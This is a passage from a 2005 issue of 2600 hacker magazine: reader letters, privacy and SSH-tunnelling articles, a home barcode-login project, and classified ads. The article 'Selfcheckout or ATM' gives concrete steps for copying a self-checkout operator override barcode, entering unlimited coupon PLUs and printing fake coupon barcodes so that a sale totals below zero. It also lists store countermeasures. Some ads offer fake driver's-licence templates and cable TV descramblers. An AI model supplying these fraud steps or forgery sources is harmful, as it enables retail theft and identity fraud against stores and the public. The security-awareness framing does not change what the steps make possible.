Those "in the Community" aren't necessarily those that are "in the Business." Those that have spent any amount of time working on Federal, DoD, or other government networks know that STIGs mean nothing and carry no regulatory weight at all as they are merely configuration recommendations for a given platform. What really matters is a Certificate To Operate (CTO), and whether the software is listed on that service's list of approved software. A system having a DISA CTO may not necessarily be approved for use on an Air Force network, so would not appear on the AF's list of approved software. STIGs carry no weight as they are not rules or regulations but merely a set of guidelines as to what could be considered a security baseline. To the best of my knowledge, currently there are *no* CTOs for any distro of Linux, although some may come soon. CTOs guarantee that the system in question has undergone the whole DITSCAP process, which includes a lengthy documentation process detailing the purpose, installation, configuration, and administration of a particular piece of software. STIGs may include text from a CTO or SSAA, but STIGs are not CTOs.

If he bothered to actually read the UNIX STIG, he would have seen that 1) DISA is not saying that Linux is approved for network use, and 2) despite several Linux distros being mentioned, they are mentioned because the STIG is based on a RedHat distribution, and the procedure for any non-RedHat system may be different. In the near future, Linux may be approved for federal network use but in all likelihood it's going to be RedHat, SuSE, or both. To date, those are the only two distros that have been CC evaluated, and then only in certain versions (RHEL 3 and SuSE Enterprise Server v8 with patches). Surprisingly, both evaluated versions have EAL assurance levels lower than Windows 2000. Furthermore, NIST and DISA aren't naive and realize that despite Linux not having a CTO or appearing on any EPL yet, agencies will be using Linux anyway. It's not approved and could ultimately cost someone their job if they get caught running non-approved software, but since it's out there, DISA and NIST are going to help make sure that the holes are closed.

It would be a very bad career move for any federal system administrator to take Zourick's advice on this matter.

Cabal Agent #1

Dear *2600:*

In response to SystemX: As an individual with some experience in the DoC, I can sympathize with you. However, I was at a low-security facility and worked on the maintenance of our region's phones, and I can tell you with rather definite certainty that due to the closed loop nature of the system and the physical restraints of the internal networking, that the SIPS (State Inmate Phone System) system is all but foolproof.

You should be able to find a service that allows local redirection of your calls and that will save substantially on your bill. Keep in mind the system is heavily monitored and, if it is timed, during the ten minute notification the route is traced. It has limited conference call detection capabilities. Just make sure you aren't switching around during the call - dial directly through the service.

Unfortunately, the simplest systems are often the most secure. Good luck to you!

Ellomdian

Gratitude

Dear *2600:*

I just received my shipment of every back issue of *2600,* and I just wanted to thank you guys. I've been meaning to order these for such a long time and I finally got the cash together to get 'em. Now I have a ton of stuff to read and information to absorb. I couldn't be happier. Again, thanks for continuing to publish a magazine that continues to be a source of information to those of us who think a little differently. Keep it up!

Alexis

It's great to know that after 20 years these issues still cause a thrill. Frightening too.

Dear *2600:*

I am a new reader and I am only 13 years of age. My mom doesn't like hackers just because of what they are all put up to be by the public eye. I think that hackers are just a few Americans who see past the media and all its lies. I would really like to thank my uncle for giving me my first copy. In 20:2 I liked the article on coupon scamming. Ever since I read that I have used it all the time. I'm saving money to buy your amazing magazine. Thanks a bunch for a great thing to read anywhere.

A little kid

We hope you're not using that technique in order to save money to buy our magazine. In fact, you really shouldn't be using it at all. But it's important to know how the systems work and what their weak points are.

Info Needed

Dear *2600:*

I would like to appeal to the *2600* readership to provide more information about RFID and RFID hacking. I am now convinced that RFID has the potential to be one of the next battlegrounds of technology and liberty. I recommend everyone read up on the human implants approved by the FDA for the company Digital Angel (NASDAQ:DOC) as well as in Mexico. The parent company of DOC is Applied Digital (NASDAQ:ADSX). Google or Yahoo Finance are good places to start reading. Citizens of the USA, you are aware that new passports will be coming equipped with RFID chips, aren't you?

One topic for an interesting *2600* article would be to explore the RFID blocker tags that have been developed by RSA Security. There are a number of white papers on their website. It is not clear to me whether these blocker tags are generally available or even "approved." Blocker tags will be a necessity in the not too distant future. I am also curious if any studies have been done into effectively killing or short-circuiting an RFID chip remotely. Is anyone in *2600* land knowledgeable on the subject, or driven to dig deeper into hacking RFID? C'mon folks, this is serious.

jjr

Dear *2600:*

It's funny, you ask any typical person about electronic voting machines, and they'll likely say something like "Ooh! Wow! Those new e-voting machines are going to solve all our problems." Then you ask anyone with reasonable knowledge in the computer industry and they'll likely tell you those electronic voting machines, especially the ones that have no paper trail, are the worst thing they could possibly use. E-voting machines may solve the problem with hanging chads, but they offer a whole new set of problems, problems that can be a lot more serious than a couple of miscounted votes.

In a story I saw on TV the other day, they were talking about someone being able to crack the security on these machines by merely attaching a keyboard and picking the lock. The voting officials said that was not likely because the people would be suspicious and not allow it. Well, doing something like this isn't as difficult as people would like to think. All a person would likely have to do is use some basic social engineering tactics; they come dressed as a computer technician, tell them they have to perform some sort of maintenance on the machine, and I would bet nine out of ten times they would give the person anything they asked for.

The oldest adage in the world of computer security is "the only problem with computer security is when you think it exists." No matter what they do to try and secure these voting machines, someone, somewhere, will get a hold of one. Then they will figure out how it works, and how to modify people's votes. It sounds complex, but the process of breaking into these machines is a lot easier than people would like to think. Then once they crack the code, all it takes is one post on the Internet and the information will be spread all over the world. Once that happens, basically anyone with a motive would be able to alter the votes any way they please.

I find it amazing that the news and average people are just becoming aware of this, because the technology buffs have been talking about this since they introduced the idea of e-voting machines. Most people are so clueless about all of this, I would find it hilarious if I didn't find it so terrifying first.

Jeff

Dear *2600:*

Great magazine. Picked up a copy in the Netherlands. Paid cash of course. I would love to see an article on the voting machine scandal in the last U.S. "election" since:

1. The Republicans stalled a bill requiring verifiable paper printouts for voting machines;

2. Many people who tried to vote for Kerry noticed the final confirmation said they voted for Bush;

3. In one Ohio precinct with 658 voters registered, 4258 votes were cast for Bush by the machines (check out http://www.Blackboxvoting.org);

4) In states where there were paper trails the exit polls closely mirrored the machine count but where there was no paper printout the exit polls were very different;

5) In Baker County, Florida where 69 percent of the 12887 registered voters were registered Democrat, 2180 votes were registered for Kerry and 7783 for Bush (Source: *Nexus Magazine* December 2004 - January 2005);

and when Maryland investigated how easy it was to hack the machines the security team picked up the white paper on the Diebold machines and in five minutes hacked a machine, altered results, and removed all traces of the hacking. The machines were scathingly discussed in *Doctor Dobbs Journal* recently.

I should mention that I have been a developer for decades but security is new to me: I've never had a need to learn about it, or the time to study it in depth, and some of your articles stretch my brain - something that has become an uncommon experience in my IT work. Another good reason to look for the magazine.

PurpleSquid

We should be careful not to turn the electronic voting issue into a partisan politics one. Anyone, regardless of their political beliefs, stands to lose if there is insufficient security and accountability in this technology. When this is made clear to one and all, the odds of getting something done about it will go way up.

Practical Paranoia

by MoJo

For the truly paranoid, computer security is a real problem. Keeping your files safe is very, very difficult. Not only do you need to know a few things about computers, but you need to know the law. I don't condone doing anything illegal with your computer, but I do firmly believe that citizens have a right to privacy and need as much protection from governments (which are not perfect) as they do protection by them.

Firstly, let's look at encryption. There are basically two kinds of encryption in common use today. The first is the one time pad. This method combines two files with an XOR (a Boolean logic function). One file is the data file you are encrypting, one is a key file. The biggest advantage of using this method is that, with a truly random key file, it is unbreakable. The reason for this is that there will be many different possible key files, each of which can decrypt the file to something different. One key will give your secret plans for world domination, another a JPEG of your cat. There is no way to tell which one is the right key, so no way to prove which one is your unencrypted file.

Unfortunately, the key file has to be as big as the data file, and can only be used once. Also, you have to store the key file somewhere. Even if you kept the key file on a USB drive which lived in your pocket, it might get stolen or the police might take it from you.

This is the reason that most people use more traditional encryption methods. These methods rely on taking so long to break that very few people could realistically do it, because trillions of different keys have to be checked before the right one is found. The most common is Triple DES, or 3DES. It's popular because it's been tested a lot and is unlikely to be "broken," i.e., someone finds a very fast way to brute force it. AES is newer and is also becoming popular now, as well as Blowfish, Twofish, and many others. AES is probably your best bet. It's worth noting that large organizations could break these systems in reasonable amounts of time (say, a few months) if they had hundreds of millions of pounds worth of computers. Chances are, some do (the US government, perhaps). The question is will they spend months decrypting your collection of ASCII porn?

The advantage to these methods is that the key is very small (usually under 200 bits) and the key itself can be generated from a password. Of course, you have to pick a secure password, but at least there is no way to force it out of you, at least not legally. In the UK, recent laws require you to turn over passwords to the police, but it's not clear what would happen if you have forgotten it.

The best methods of security require both a password and some kind of physical key. For example, needing a password and key file stored on a USB drive would be ideal.

Even with strong encryption, there are still major problems to be solved. For a start, if you type in your password, a key logger might be able to capture it. Depending on your OS, there may be a way around this, and of course it is less effective if you also need a physical key. Try not to use the same password for more than one thing either, and definitely don't use the same password you log on to your Hotmail account with!

The biggest problem of all is that of unencrypted ("plain text") versions of your encrypted files being stored on your computer. This most often happens because a program you opened the

file with uses some temporary files or the memory the plain text is stored in gets stored in your swap space (page file in Windows). By far the best solution to this is to simply encrypt your entire hard drive, operating system and all. Linux supports encrypted data and swap partitions, as does Drivecrypt for Windows. Beware of programs that claim to "erase" your temporary files or clear your swap space. It's actually very, very hard to completely erase data from a hard drive.

Even worse, it turns out that most common types of RAM can hold data for several hours, and it's very hard to erase that data. Overwriting it isn't enough; it all depends on how long the sensitive data was stored for. The truly paranoid might like to run Memtest86 for a few hours after they have been handling encrypted files. Maybe a screensaver could clear the RAM in your TFT monitor as well. The entire screen is stored in it and after-images can be recovered for a few hours.

Nothing is really safe, but for the paranoid out there you can do a lot to protect yourself. The real key is to know the limitations of your system and guard against them.

BUILDING Cheap IDCards

by Barfbag
barfbag@theblankpages.com

Personal identity cards have become common in the workplace to authenticate physical security, as well as to facilitate secure, two-factor authentication for logins. I'll show you how you can set up your own system for your home or small office using a printer and less than $40. The system revolves around a barcode scanner which used to be given away to Radio Shack customers and *Wired* magazine subscribers.

I am of course talking about the infamous :CueCat (yes, the colon is part of the name). The :CueCat was given away so consumers could scan advertisements' barcodes which would take them to the advertisers' sites. Of course, every scan was tracked by Digital Convergence, the makers of the :CueCat. Soon after the :CueCat was released, hardware hacks were discovered which decoded the :CueCat's output. "Declawing" the :CueCat is beyond the scope of this article, but there is a ton of information on how the hack is performed online.

How does the system work? Simply, barcodes are printed onto cards which can then be decoded to numbers when scanned. The best part is that the :CueCat works seamlessly by dumping its scan through the keyboard input, meaning that it can be used whenever you would normally type. Here is a list of parts you will need along with approximate prices.

Items to buy:
:CueCat - $3.49-6.99 each, on ebay
➥"buy-it-now," already declawed
Laminator - $20.00 4" Laminator
Laminator Stock - $4.99 for
➥100 credit card sized sleeves
Other stuff you might need:
Exacto knife
Old credit card (for tracing)
Index cards
Printer
Paper
Tape

Start by downloading a barcode designing program. I recommend "Barcode Generator" for Mac OSX, which can be found on versiontracker.com. Use the program to encode an arbitrary number using the UPC-A barcode type. Next, print the barcode onto an index card. This can be done by taping the card to a sheet of paper which already has the barcode printed on it. That way it will be easy to line up the index card with the spot that the barcode will be printed on. Then simply reload the paper and index card assembly and print again. I cannot be held responsible for any printer malfunctions this may cause, so if you want to play it safe just print the barcode on normal paper. Next, cut the index card to the appropriate size using an old credit card and an Exacto knife. Laminate the card using the directions that came with the laminator (RTFM). Finally, open a text document and scan your card a few times until you get a long string of digits to appear. You might want to do this a few times because occasionally you will get a bad scan.

When done, you can set your password to this number and then whenever you wish to login to this account you have only to scan your card. For more security you can set your password to the number generated by the scanner plus your normal password. Then effectively you have two-factor authentication (something you have and something you know). Of course this will require you to enter your password after scanning your card but it will stop people from simply scanning your card and effectively stealing your password.

Tunneling

by Samjack

Wifi hotspots such as those at your local coffee shop are wonderfully convenient. They let you get your browsing, email, and IM fix while having a snack and actually socializing with others in person. The problem is that for it to be a good hotspot, anyone needs to be able to use it. Now you are really "socializing" with the others around you since they can read your email, instant messaging. and see what you are web browsing. Previous articles in *2600* have touched upon the fundamentals of using SSH (Secure SHell) to solve our little problem. You can check out "Remote Computing Secured" by Xphile in 20:4 as well as "Traversing the Corporate Firewall" by superbeast in 20:2. The common concept is that of port forwarding. Use an encrypted SSH tunnel to a destination you reasonably trust and direct your activities through it. This encrypts your easy to read traffic over the exposed link of the wireless until it comes out of the SSH server and looks like normal traffic originating from there. Now our friends in the coffee shop cannot read our email, instant messaging, or web pages unless they control the SSH server or the network it is on.

Port Forwarding

Different kinds of net traffic travel over different TCP/IP ports. SSH is only capable of forwarding TCP (connection oriented) port connections. Fortunately, the three things we want to keep private are TCP based. There are three types of port forwarding in SSH. These are local, remote, and dynamic. The local and dynamic are what we need to solve our problem. The trick with port forwarding of any type is to think of it relative to the SSH server or client depending on the type of forwarding. If we web browse a site that tells us what IP we are coming from it will report the IP of the SSH server, *not* our laptop in the coffee house.

Local Port Forwarding: This makes the SSH client listen on a certain port, then forward the traffic to the SSH server. The SSH server then sends the traffic on to the destination IP and port we specify. *Destination Relative to SSH Server. SSH Command Line option:* -L localPort:destinationIP:destinationPort

Remote Port Forwarding: This makes the SSH server listen on a certain port, then forward the traffic back to the SSH client. The SSH client then sends the traffic on to the destination IP and port we specify. *Destination Relative to SSH client. SSH Command Line option:* -R remotePort:destinationIP:destinationPort

Dynamic Port Forwarding: This makes the SSH client listen on a certain port pretending to be a socks4 proxy server. All traffic going to that "proxy" gets sent through the SSH connection to the SSH server. The SSH server then sends the traffic on to the destination such as www.2600.com. The best part is *anything* that supports socks proxy can use this option. Keep that in mind when we get to our instant messaging client. *Destination Relative to SSH Server. SSH Command Line option:* -D localPort

Choosing an SSH Server

We have several options for a trusted SSH server. We can check for an ISP that allows console login for our account on a *nix box that has SSH running or we can setup SSH server at home on our high-speed connection. A good free shell site is at the Free Shell Project: www.hbx.us/shells/index.php. (Of course, you have to trust their boxes not to be sniffing all your traffic. Just SSH to nova.hbx.us with login and password of new to set up an account.)

SSH Client

For *nix users most installations have SSH already installed. We will need to execute the following command. Windows users may also use this command if they have Cygwin installed (see www.cygwin.com). An explanation of cygwin is beyond this article.

Ssh -l username -L 25:mailserver:25 -L 110:mailserver:110 -D 8000 sshhost.com

Let us breakdown the command line.

l- username is where you specify the username to login to the remote SSH server.

-L25:mailserver:25 tells our SSH client to listen on local port 25 (SMTP), send any traffic to it through the tunnel, and have the SSH server resend it to the desired mailserver on port 25.

-L110:mailserver:110 tells our SSH client to listen on local port 110 (POP3), send any traffic to it through the tunnel, and have the SSH server resend it to the desired mailserver on port 110.

-D8000 tells the client to listen on local port 8000 and emulate a SOCKS proxy server. Any traffic will be sent through the tunnel and off to its desired destination from the SSH server.

For Windows users you can also use PuTTY in addition to Cygwin. PuTTY is a GUI program that lets you do things like telnet, rlogin, and of course SSH. You will find the port forwarding options on the SSH->Tunnels category tree

selection. Make sure to *add* the ports you enter and then go back and save your configuration on the Session category selection so you can reuse your setup later.

Encrypting the Email, IM, and Web Traffic

Now we have our SSH session to a reasonably trusted server to act as our proxy traffic point. The session forwards the ports we need to cover our email, IM, and web browsing. We need to go into our actual client programs for those functions and tell them to use the encrypted tunnel.

Note if you use a software firewall on your laptop such as Zonealarm you may need to allow your system to let the SSH client listen on ports.

Our email client is easy enough. Go into your mail client settings and change your SMTP and POP3 server to be localhost. Your email traffic from your laptop to the SSH server will be encrypted if you properly stated your real mailserver in the command line section: *-L 25:mailserver:25 -L 110:mailserver:110* replacing the mailserver as your real one. Try sending and receiving some email.

Instant messaging is a little trickier. Depending on what client you use for IM it may or may not support socks4 proxy. If your client does not you should check into changing over to Trillian from www.ceruleanstudios.com. You can use this one client for all the major IM services such as AOL and MSN. Trillian can then be told to use proxy by going into Preferences-General-Proxy. Check Use Proxy, SOCKS4 and specify localhost as the proxy server. Now restart Trillian while the SSH tunnel is up and you should get connected.

Web browsing is the easiest. Just go into your browser options and specify localhost as the socks proxy server. One note: If you use Internet Explorer, you need to go into your Internet Options->Connection Tab->Lan Settings->Use a Proxy->Advanced. You must make sure *only* localhost and port 8000 (port per our example) are specified. All else should be blank or web browsing will not work properly through our SSH tunnel.

The quick and dirty check that your email, IM, and web browsing are going through the tunnel? Shut down your SSH client, whichever one you chose to use. Then try your apps again. If they fail then you know the tunnel has to be up for them to work. If you are really diligent you could get a buddy to sniff your traffic and see if he gets anything useful.

Hello to whomever hijacked the pay-for-use wireless access system in Dallas/Ft. Worth airport. Setting folks' default IE home page to http://we-know-where-you-live/ is sure to inspire paranoia. Thanks for proving my point that public wireless cannot be trusted. So, best wishes to everyone in using SSH to cover your plaintext traffic over public wireless.

Selfcheckout or ATM.

by Bob Krinkle

The author of this article cannot be held accountable for the actions of readers. This article was written with the best intentions, helping secure selfcheckout machines everywhere by pointing out their obvious flaws. Do not attempt to do what may sound suggestive in this article; they are only examples.

Introduction

There are inherent flaws in many selfcheckout systems. Also, company politics may inhibit companies from securing these stations. These stations show an image of you and a scanner as well as a short message saying you are being watched. But this is just a webcam relay that does not save any images. They are NCR E-series.

Background Information

If you ever walk up behind the operator of these stations, you'll find a screen that watches what is scanned at each station. Also, if there are any warnings like improper weight of items (e.g., putting two items after scanning one), age restrictions, etc.; these warnings can be overridden at the main terminal or at each station with the Selfcheckout Operator Key. The key consist of a barcode (without printed numbers) that can be scanned (like a product) which clears warnings or brings up a menu of options.

Obtaining the Selfcheckout Operator Key

Many times the operator key is left hanging on the main terminal or left close by. Many managers also have their own override key on their keyring and often wear their key on the outside of their pants (on a d-ring or similar). Obtaining a copy of the key is easy because the operator station is usually left unmanned in the interest of saving labor hours. Another cashier is responsible for keeping track of a real checkstand and the selfcheckouts. With no one around it would be

easy for anyone to walk up and take a picture of the barcode with a camera phone or scan it with a PDA and a CF Barcode reader, the latter being the more expensive. After scanning the barcode, either at home with a picture or at the store with a PDA or laptop, one could generate the same barcode with numbers given by scanning the barcode with their own scanner. (EAN 13 [glabels, barcode, kbarcode, or http://bisqwit.iki.fi/bar➥code.html])

Mischievous Activities

After returning with your new operator override key, several things can be done such as overriding "free" coupons that ask for a price or entering the PLUs of store coupons and other PLU codes. After logging into the machine one great option is "Assist Mode" which brings up a POS keyboard and allows the employee to assist you with products that may not ring up right. Many of the store coupons at some chains do not let you enter a quantity for coupons. But if you have the time and no one is watching the station you could potentially enter a limitless amount of these coupons. This would look suspicious to anyone around though and it does say that you are logged into store mode on the operator station. Be sure that the operator is preoccupied and spend the least amount of time at the station as possible.

Making Other Barcodes

You can make your own UPCs to scan regularly entered PLUs by preceding all the rest of the barcodes with zeroes. So to make a barcode to scan a store coupon with the PLU 9171 you would make a UPC-A barcode 00000009171 and let it generate the checksum.

Example: After printing 100 labels with a $3.00 meat coupon on it, place those stickers on individual packets of Kool-Aid or something small and cheap, return to the store, pick up something else, and place a label with the override barcode on it. After scanning a couple of items and the override barcode on the product you should be able to scan your modified packets taking the coupon of your total for each. Once logged in as an employee regulating the machine it will not complain about anything you do. The machine has not been configured to realize your total is below zero dollars and will give you the correct amount of change.

Preventing Theft

There are several ways for stores to prevent these kinds of theft. Stores should keep these override barcodes out of the sight of customers. Managers' keys should be kept inside the pockets at all unnecessary times. Do not believe in security by obscurity (it never works). Just because there are no printed numbers doesn't mean you should feel safe that no one can figure it out. Man these operator stations at all times even if that means division managers verifying that someone is in there occasionally (or making store managers' bonuses conditional on it). Work with software developers to redesign aspects of software to log photos for anyone logging into "Store Mode" and perhaps using Smart Cards or RFIDs instead of EAN-13 barcodes. It might also be wise to keep some of the PLUs and barcodes for store coupons out of the public eye. Last, but certainly not least, always listen to your employees who work on these machines for suggestions and warnings.

Yes, this is an example of a hidden message.
But it's not on the DVD so you're wasting your time.

Happenings

GRAYAREA.INFO, the non-traditional hacker school. Come learn beyond just test answers. We teach the skills and methodologies you really need. Atlanta, March 7th thru 10th, 2005. See website for more info and registration.

INTERZONE 4, the annual hacker con held in Atlanta will be happening March 11th thru 13th 2005. This year we are introducing PacketWars(tm), the ultimate hacker's contest. Come learn, or join the fun.
See website for more details: interz0ne.com.

NOTACON 2005: NOT ANOTHER CON. Now in our second year, Notacon believes in the fusion of technology, art, and community. Join us April 8-10, 2005 at the Holiday Inn City Centre in Cleveland, OH for something a little different than your usual con. Two tracks of speakers, a professional track Friday as well as game shows, contests, prizes, live music, independent films, and good clean hacker fun. Find out for yourself that Cleveland really isn't *that* bad! Information and registration details are at http://www.notacon.org.

SUMMERCON 2005 PRESENTS: TOOLS OF THE TRADE. Come one, come all! Hackers, phreakers, phrackers, feds, 2600 shock troops, cops, "security professionals," U4EA, r00t kids club, press, groupies, conference whores, k0d3rz, convicted felons, concerned parents, and teachers! Hackers and beer collide for the Technocalypse that the prophets warned you about. June 4-6 in Austin, Texas. Omni Austin Hotel Downtown, 700 San Jacinto at 8th Street, Austin, TX 78701 For more information, t-shirts, registration, and much more: http://www.summercon.org. Pre-register now!

WHAT THE HACK! Times have changed: Terrorism, metal detectors, special new laws, and our leaders getting ever closer to their dream of "knowing it all." It's been a crazy almost four years since the last time all the tribes of the hacker universe camped out in The Netherlands at HAL2001. High time to get together, meet, reflect, show our projects, and discuss our ideas. No matter whether you're into figuring out what they're up to, doing something about it, or having a good time with some of the smartest and funniest people we know of, come to What The Hack, July 28-31, near Den Bosch, The Netherlands. For more information, visit http://whatthehack.org.

For Sale

CHECK OUT JEAH.NET for reliable and affordable Unix shells. Beginners and advanced users love JEAH's Unix shells for performance-driven uptimes and a huge list of Virtual Hosts. Your account lets you store data, use IRC, SSH, and email with complete privacy and security. JEAH also offers fast and stable hosting for your web site, plus the ability to register and manage your own domain name. All at very competitive prices. Special for 2600 subscribers: Mention 2600 and receive setup fees waived. Look to www.jeah.net for the exceptional service and attention you want.

***FREEDOM DOWNTIME* ON DVD!** Years in the making but we hope it was worth the wait. A double DVD set that includes the two hour documentary, an in-depth interview with Kevin Mitnick, and nearly three hours of extra scenes, lost footage, and miscellaneous stuff. Plus captioning for 20 (that's right, 20) languages, commentary track, and a lot of things you'll just have to find for yourself! The entire two disc set can be had by sending $30 to Freedom Downtime DVD, PO Box 752, Middle Island, NY 11953 USA or by ordering from our online store at http://store.2600.com. (VHS copies of the film still available for $15.)

NETWORKING AND SECURITY PRODUCTS available at OvationTechnology.com. We're a Network Security and Internet Privacy consulting firm and supplier of networking hardware. Our online store features VPN and firewall hardware, wireless hardware, cable and DSL modems/routers, IP access devices, VoIP products, parental control products, and ethernet switches. We pride ourselves on providing the highest level of technical expertise and customer satisfaction. Our commitment to you... No surprises! Easy returns! Buy with confidence! After all, Security and Privacy is our business! Visit us at
http://www.OvationTechnology.com/store.htm.

HACKER LOGO T-SHIRTS AND STICKERS. Those "in the know" recognize The Glider as the new Hacker Logo. T-shirts and stickers emblazoned with the Hacker Logo can be found at HackerLogo.com. Our products are top quality, and will visually associate you as a member of the hacker culture. A portion of the proceeds go to support the Electronic Frontier Foundation. Visit us at www.HackerLogo.com!

PHRAINE. Technology information without the noise. A new electronic quarterly written with first generation hacker curiosity, ethics, and technical ability in mind. Order your copy online for a minimal price at
http://pearlyfreepress.madoshi.com/phraine.

HACKER T-SHIRTS AND STICKERS at JinxGear.com. Stop running around naked! We've got new swagalicious t-shirts, stickers, and miscellaneous contraband coming out monthly including your classic hacker/geek designs, hot-short panties, dog shirts, and a whole mess of kickass stickers. We also have LAN party listings, hacker conference listings, message forums, a photo gallery, and monthly contests. Hell, don't even buy, just sign on the mailing list and have a chance to win free stuff. Or follow the easy instructions to get a free sticker. Get it all at www.Jinx.com!

PHONE HOME. Tiny, sub-miniature, 7/10 ounce, programmable/reprogrammable touch-tone, multi-frequency (DTMF) dialer which can store up to 15 touch-tone digits. Unit is held against the telephone receiver's microphone for dialing. Press "HOME" to automatically dial the stored digits which can then be heard through the ultra miniature speaker. Ideal for E.T.'s, children, Alzheimer victims, lost dogs/chimps, significant others, hackers, and computer wizards. Give one to a boy/girl friend or to that potential "someone" you meet at a party, the supermarket, school, or the mall; with your pre-programmed telephone number, he/she will always be able to call you! Also, ideal if you don't want to "disclose" your telephone number but want someone to be able to call you locally or long distance by telephone. Key ring/clip. Limited quantity available. Money order only. $24.95 + $3.00 S/H. Mail order to: PHONE HOME, Nimrod Division, 331 N. New Ballas Road, Box 410802, CRC, Missouri 63141.

LEARN LOCK PICKING It's EASY with our book and new video. The 2nd edition book adds lots more interesting material and illustrations while the video is filled with computer graphic cutaway views. Learn what they don't want you to know. Any security system can be beaten, many times right through the front door. Learn the secrets and weakness of today's locks. If you want to get where you are not supposed to be, this book could be your answer. Explore the empowering world of lock picking. Send twenty bucks for the book or thirty-five for the video to Standard Publications, PO Box 2226HQ, Champaign, IL 61825 or visit us at www.standardpublications.com/direct/2600.html for your 2600 reader price discount.

SIZE *DOES* MATTER! The Twin Towers may be gone forever but a detailed image still exists of the massive 374-foot radio tower that was perched atop One World Trade Center. This high-quality glossy color poster is available in two sizes (16" x 20" and 20" x 30") and makes a spectacular gift for engineers, scientists, radio and television buffs, or anybody who appreciates a unique, rarely seen view of the World Trade Center. Visit www.wtc-poster.us for samples and to order your own poster.

CAP'N CRUNCH WHISTLES. Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a 2600 member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $99.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, P.O. Box 11562-ST, Clt, Missouri 63105.

DECEPTION. The Pine Lake Media Group is pleased to present to you our debut release, *Deception,* by award-winning newsmax.com columnist Charles Smith. Many citizens think they know what their government is doing in their names. After reading *Deception,* you'll see just how bad it really is and how little you really know. *Deception* is the true story of the greatest Chinese Army espionage operational exploit against the United States. Based on a decade of research and more than 50,000 pages of official and classified documents obtained using the Freedom Of Information Act, no other book published to date even compares to *Deception.* While many books have "gone after" presidents before, *Deception* is unique because we've included all of the evidence backing up our charges. We have the signed letter from Motorola CEO Gary Tooker thanking Ron Brown, former United States Commerce Department Secretary, for the presidential waiver allowing the export of encrypted police radios to China. And nearly 100 other unmodified, unembellished documents that name names. Order your copy today. For additional information and to order, please visit our website at www.pinelakemedia.com or call 800-799-4570 or (614) 275-0830. Please note that we cannot accept orders by telephone at this time. Credit card orders may be faxed to 800-799-4571 or (614) 275-0829. We accept all major credit cards, checks, money orders, Liberty Dollars, electronic checks, and good old fashioned cash. We ship worldwide by DHL or USPS.

HOW TO BE ANONYMOUS ON THE INTERNET. Easy to follow lessons on achieving Internet anonymity, privacy, and security. The book's 20 chapters cover 1) simple proxy use for WWW; 2) how to send and receive e-mail anonymously; 3) use SOCKS proxies for IRC, ICQ, NNTP, SMTP, HTTP; 4) web based proxies - JAP, Multiproxy, Crowds; 5) do-it-yourself proxies - AnalogX, Wingates; 6) read and post in newsgroups (Usenet) in complete privacy; 7) for pay proxies. Learn how to hunt for, find, and utilize all types of proxies, clean up your browsers, clean up your whole Windows OS. This professionally written but non-technical jargon filled book is geared towards the beginner to advanced readers and the average Internet user. The book lessons are on a CD in easy to read HTML interface format with numerous illustrations throughout. Send $20 (I'll pay S/H) to Plamen Petkov, 1390 E Vegas Valley Dr. #40, Las Vegas, NV 89109. Money orders, personal checks, cash accepted.

THE IBM-PC UNDERGROUND ON DVD. Topping off at a full 4.2 gigabytes, ACiD presents the first DVD-ROM compilation for the IBM-PC underground scene entitled "Dark Domain." Inside is an expansive trove of files dating as far back as 1987 up to the close of 2003; from artpacks to loaders and cracktros to magazines, plus all the necessary programs for browsing them. If you ever wanted to see a lost JED ANSImation display at 2400 baud, here's your chance. For order details and more information please consult http://www.darkdomain.org/.

AFFORDABLE AND RELIABLE LINUX HOSTING. Kaleton Internet provides affordable web hosting based on Linux servers. Our hosting plans start from only $4.95 per month. This includes support for Python, Perl, PHP, MySQL, and more. Privacy is guaranteed and you can pay by E-Gold, paypal, or credit card. http://www.kaleton.com

DRIVER'S LICENSE BAR-BOOK and "fake" ID templates. Includes photos, templates, and information on all security features of every single American and Canadian drivers' licenses. Including information on making "fake" ID's on PVC cards, laminating, making holograms, magnetic stripes, software, and more to make your very own license! Send $25 cash in US funds or an international money order in US funds made out to R.J. Orr and mailed to Driver's Bar Book, PO Box 2306, Station Main, Winnipeg, Manitoba, R3C 4A6, Canada. Order now and get FREE laminates with every order! We ship worldwide free!

ONLINE RETAILER OF COMPUTER PRODUCTS is also a *2600* subscriber! 60,000 different computer products from components to complete systems, laptops, PDAs, cables, RAM, and media all available online at http://www.digitaleverything.ca. Worldwide shipping is no problem. Just mention you are a subscriber and I'll give you better prices too. Contact Dave at sales@digitaleverything.ca for more info.

CABLE TV DESCRAMBLERS. New. (2) $115 + $5.00 shipping, money order/cash only. Works on analog or analog/digital cable systems. Premium channels and possibly PPV depending on system. Complete with 110vac power supply. Purchaser assumes sole responsibility for notifying cable operator of use of descrambler. Requires a cable TV converter (i.e., Radio Shack) to be used with the unit. Cable connects to the converter, then the descrambler, then the output goes to TV set tuned to channel 3. CD 9621 Olive, Box 28992-TS, Olivettet Sur, Missouri 63132. Email: cabledescramblerguy@yahoo.com.

Help Wanted

HIRING PROFESSIONAL INTERNET CONSULTANTS with job references only for the following: website security, performance tuning, and marketing for online magazine. Please send your bio and resume to: jbhartsworth@yahoo.com -you can work from home, but should live in (or around) NYC, as you will need to attend a meeting or two.

CREDIT REPORT HELP NEEDED. Need some assistance removing negative items off credit reports. Will pay. All agencies. Please respond to skysight@spacemail.com.

Wanted

IF YOU DON'T WANT SOMETHING TO BE TRUE, does that make it propaganda? When we're children and we don't want to listen, we put our hands over our ears. As we grow up, we create new ways to ignore things we don't want to hear. We make excuses. We look the other way. We label things "propaganda" or "scare tactics." But it doesn't work. It doesn't make the truth go away. Government and corporate MIND CONTROL PROGRAMS are used to intimidate, torture, and murder people globally. It may not be what you want to hear. But that doesn't make it any less true. Please visit and support John Gregory Lambros by distributing this ad to free classified advertising sites and newsgroups globally. www.brazilboycott.org THANK YOU!

HAVE KNOWLEDGE OF SECURITY BREACHES at your bank? Heard rumors of cracked customer databases? Know there are unaddressed vulnerabilities in a retailer's credit card network, but its management doesn't know or care? We want your tips. We are a business newsletter focusing on security issues in the financial industry: IT security, privacy, regulatory compliance, identity-theft and fraud, money-laundering. Wherever criminal activity meets banks, we are there. You can remain anonymous. (Note: we will not print rumors circulated by one person or group without obtaining supporting evidence or corroboration from other parties.) Contact banksecuritynews@yahoo.com or call 212-564-8972, ext. 102.

Services

